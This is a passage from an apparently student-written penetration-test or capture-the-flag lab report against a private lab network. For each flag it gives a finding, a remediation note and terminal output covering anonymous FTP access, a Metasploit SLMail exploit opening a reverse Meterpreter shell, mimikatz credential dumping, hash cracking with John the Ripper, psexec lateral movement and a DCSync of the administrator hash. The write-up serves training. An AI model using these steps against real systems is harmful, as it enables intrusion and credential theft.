135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 00:15:5D:02:04:13 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00027s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
79/tcp    open  finger
80/tcp    open  http
```



## Images



<b>Affected Hosts</b>	172.22.117.0/24
<b>Remediation</b>	The Nmap scan results provide valuable information about the open ports and running services on the target systems. By analyzing this data, you can identify potential security risks and vulnerabilities. For example, the presence of unnecessary open ports or outdated services with known vulnerabilities can indicate areas that require further investigation and remediation. (from labex.io)

<b>Vulnerability 3</b>	<b>Findings</b>
<b>Title</b>	Flag 3- FTP
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Medium
<b>Description</b>	ftp port is open on the Windows10 machine, so we can ftp into the machine anonymously. Use anonymous for user and password to get in, then once in use get and flag3.txt to grab the flag. Once grabbed, you can exit and then in the command line, cat the txt file and flag 3 is revealed.
<b>Images</b>	 <pre>(root💀 kali)-[~] └# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp&gt; get (remote-file) flag3.txt (local-file) flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (212.5850 kB/s) ftp&gt; exit 221 Goodbye</pre> <pre>(root💀 kali)-[~] └# cat flag3.txt 89cb548970d44f348bb63622353ae278</pre>
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Disable anonymous FTP access, Use strong authentication, Use encryption, Limit access to specific IP addresses, Use a firewall, Keep the FTP server software up to date


<b>Vulnerability 4</b>	<b>Findings</b>
<b>Title</b>	Flag 4- SLMail/SMTP

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	SLMail was active on the Windows10 machine. Used exploit(windows/pop3/seattlelab_pass) in msfconsole. Set RHOSTS to 172.22.117.20 and LHOST to 172.22.117.100 and then created a meterpreter session. In the session ran ls and revealed flag4.txt, then cat the file to reveal contents.
Images	 <pre> Exploit target:   Id  Name   --  --   0   Windows NT/2000/XP/2003 (SLMail 5.5)  msf6 exploit(windows/pop3/seattlelab_pass) &gt; set RHOSTS 172.22.117.20 RHOSTS =&gt; 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) &gt; set LHOST 172.22.117.100 LHOST =&gt; 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:55157 ) at 2025-03-06 19:24:55 -0500  meterpreter &gt; </pre>  <pre> root@kali: ~ File Actions Edit View Help root@kali: ~/Documents/day_1 x root@kali: ~/Documents/day_2 x root@kali: ~ x 2025-03-06 19:24:55 -0500 Index of / meterpreter &gt; ls Listing: C:\Program Files (x86)\SLmail\System Name      Last modified    Size  Descr Mode          Size     Type ---          ---     --- 100666/rw-rw-rw-  32      fil  2022-03-21 11:59:51 -0400  flag2.txt 100666/rw-rw-rw-  3358    fil  2002-11-19 13:40:14 -0500  listrcrd.txt 100666/rw-rw-rw-  1840    fil  2022-03-17 11:22:48 -0400  maillog.000 100666/rw-rw-rw-  3793    fil  2022-03-21 11:56:50 -0400  maillog.001 100666/rw-rw-rw-  4371    fil  2022-04-05 12:49:54 -0400  maillog.002 100666/rw-rw-rw-  1940    fil  2022-04-07 10:06:59 -0400  maillog.003 100666/rw-rw-rw-  1991    fil  2022-04-12 20:36:05 -0400  maillog.004 100666/rw-rw-rw-  2210    fil  2022-04-16 20:47:12 -0400  maillog.005 100666/rw-rw-rw-  2831    fil  2022-06-22 23:30:54 -0400  maillog.006 100666/rw-rw-rw-  1991    fil  2022-07-13 12:08:13 -0400  maillog.007 100666/rw-rw-rw-  2366    fil  2024-10-21 02:54:16 -0400  maillog.008 100666/rw-rw-rw-  2030    fil  2024-10-21 03:30:50 -0400  maillog.009 100666/rw-rw-rw-  1991    fil  2025-01-30 05:07:05 -0500  maillog.00a 100666/rw-rw-rw-  7010    fil  2025-03-03 18:28:53 -0500  maillog.00b 100666/rw-rw-rw-  2366    fil  2025-03-04 18:30:25 -0500  maillog.00c 100666/rw-rw-rw-  2315    fil  2025-03-06 18:25:24 -0500  maillog.00d 100666/rw-rw-rw-  1886    fil  2025-03-06 19:24:54 -0500  maillog.txt  meterpreter &gt; cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter &gt; </pre>
Affected Hosts	172.22.117.20
Remediation	Make sure system are running the latest security patches


Vulnerability 5	Findings
Title	Flag 5- Scheduled Tasks
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	In the same meterpreter session, I created a shell. Run schtasks/query to see tasks and then run schtasks /query /tn flag5 /FO list to get contents of the task. The comment section is flag 5.
Images	<pre>meterpreter &gt; shell Process 3716 created. Channel 1 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All Rights reserved. 2.txt 2022-02-15 13:53 34  C:\Program Files (x86)\SLmail\System&gt;schtasks/query schtasks/query  Folder: \ TaskName          Next Run Time      Status -----          -----      ----- flag5             N/A              Ready MicrosoftEdgeUpdateTaskMachineCore 3/6/2025 6:34:48 PM Ready MicrosoftEdgeUpdateTaskMachineUA   3/6/2025 5:04:48 PM Ready OneDrive Reporting Task-S-1-5-21-2013923 3/7/2025 11:18:12 AM Ready OneDrive Standalone Update Task-S-1-5-21 3/7/2025 10:37:24 AM Ready  Folder: \Microsoft TaskName          Next Run Time      Status -----          -----      ----- INFO: There are no scheduled tasks presently available at your access level.  Folder: \Microsoft\OneCore TaskName          Next Run Time      Status -----          -----      -----</pre>
Affected Hosts	172.22.117.20
Remediation	Make sure system are running the latest security patches

Vulnerability 6	Findings
Title	Flag 6- SLMail Compromise
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	In the same meterpreter session, use load kiwi and then run lsadump_sam. This reveals a password hash that is then put into the file hashes6.txt. Use john --format=NT hashes6.txt to reveal the password which is Computer!
Images	<pre>C:\Program Files (x86)\SLmail\System&gt;exit exit meterpreter &gt; load kiwi Loading extension kiwi... .##.#. mimikatz 2.2.0 20191125 (x86/windows) .##. ##. A La Vie, A L'Amour" (oe.eo) ## \ ## /*** Benjamin DELPY gentilkiwi_ ( benjamin@gentilkiwi.com ) ## \ ## &gt; http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX ( vincent.letoux@gmail.com ) '###' '[!] Loaded x86 Kiwi on an x64 architecture. Success.</pre>


	<pre>[root@kali:~]# john --format=NT hashes6.txt Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (?) 1g 0:00:00:00 DONE 2/3 (2025-03-06 19:51) 12.50g/s 1118Kp/s 1118KC/s News2..Faith! Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed.</pre>
Affected Hosts	172.22.117.20
Remediation	Make sure system are running the latest security patches

Vulnerability 7	Findings
Title	Flag 7- Lateral Movement
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Still in the meterpreter session on the Windows10 machine, I used a search command to find flag7.txt. Create a shell then move through the directories to get to the file and use type flag7.txt to reveal the contents.
Images	
Affected Hosts	172.22.117.20
Remediation	<a href="https://www.fortinet.com/resources/cyberglossary/lateral-movement">https://www.fortinet.com/resources/cyberglossary/lateral-movement</a> Install software updates and system patches regularly, Update endpoint security solutions, Enforce the principle of least privilege (PoLP), Use multi-factor authentication (MFA), Implement network segmentation, Backup critical data, Implement zero-trust security. (from fortinet)


Vulnerability 8	Findings
Title	Flag 8- Attacking LSA

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	In the same meterpreter session to get credentials for the WinDC01 machine, use kiwi_cmd lsadump::cache which reveals a user and password hashes. Put hashes into hash8.txt and run john hash8.txt –format=mscash2 to reveal the password Changeme! Then we use msfconsole to make a new meterpreter shell by using exploit(windows/smb/psexec) and set the necessary parameters. In the new meterpreter session we create a shell and run the command net users to see all the users on the WinDC01 machine. flag 8 and its contents are a user on the machine.
Images	
Affected Hosts	172.22.117.20
Remediation	<p><a href="https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection">https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection</a></p> <p>The LSA, which includes the Local Security Authority Server Service (LSASS) process, validates users for local and remote sign-ins and enforces local security policies. Starting with Windows 8.1 and later, added protection for the LSA is provided to prevent reading memory and code injection by nonprotected processes. This feature provides added security for the credentials that LSA stores and manages (from microsoft)</p>

Vulnerability 9	Findings
Title	Flag 9- Navigating Exploit

Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	In the same shell as flag 8, we can move all the way back to the C:\ directory and then use dir to list everything in this directory. Within this directory is flag9.txt and we use type flag9.txt to reveal the contents.
Images	
Affected Hosts	172.22.117.20
Remediation	<p><a href="https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection">https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection</a></p> <p>The LSA, which includes the Local Security Authority Server Service (LSASS) process, validates users for local and remote sign-ins and enforces local security policies. Starting with Windows 8.1 and later, added protection for the LSA is provided to prevent reading memory and code injection by nonprotected processes. This feature provides added security for the credentials that LSA stores and manages (from microsoft)</p>

Vulnerability 10	Findings
Title	Flag 10- Default Administrator Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	In the meterpreter session created in flag 8, we load kiwi. Run ? to see all options you can do using kiwi, and then use dsync_ntlm administrator. Once it runs, we are given account name and password hashes. Flag 10 is the NTLM Hash.

<b>Images</b>	
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	<p><a href="https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection">https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection</a></p> <p>The LSA, which includes the Local Security Authority Server Service (LSASS) process, validates users for local and remote sign-ins and enforces local security policies. Starting with Windows 8.1 and later, added protection for the LSA is provided to prevent reading memory and code injection by nonprotected processes. This feature provides added security for the credentials that LSA stores and manages (from microsoft)</p>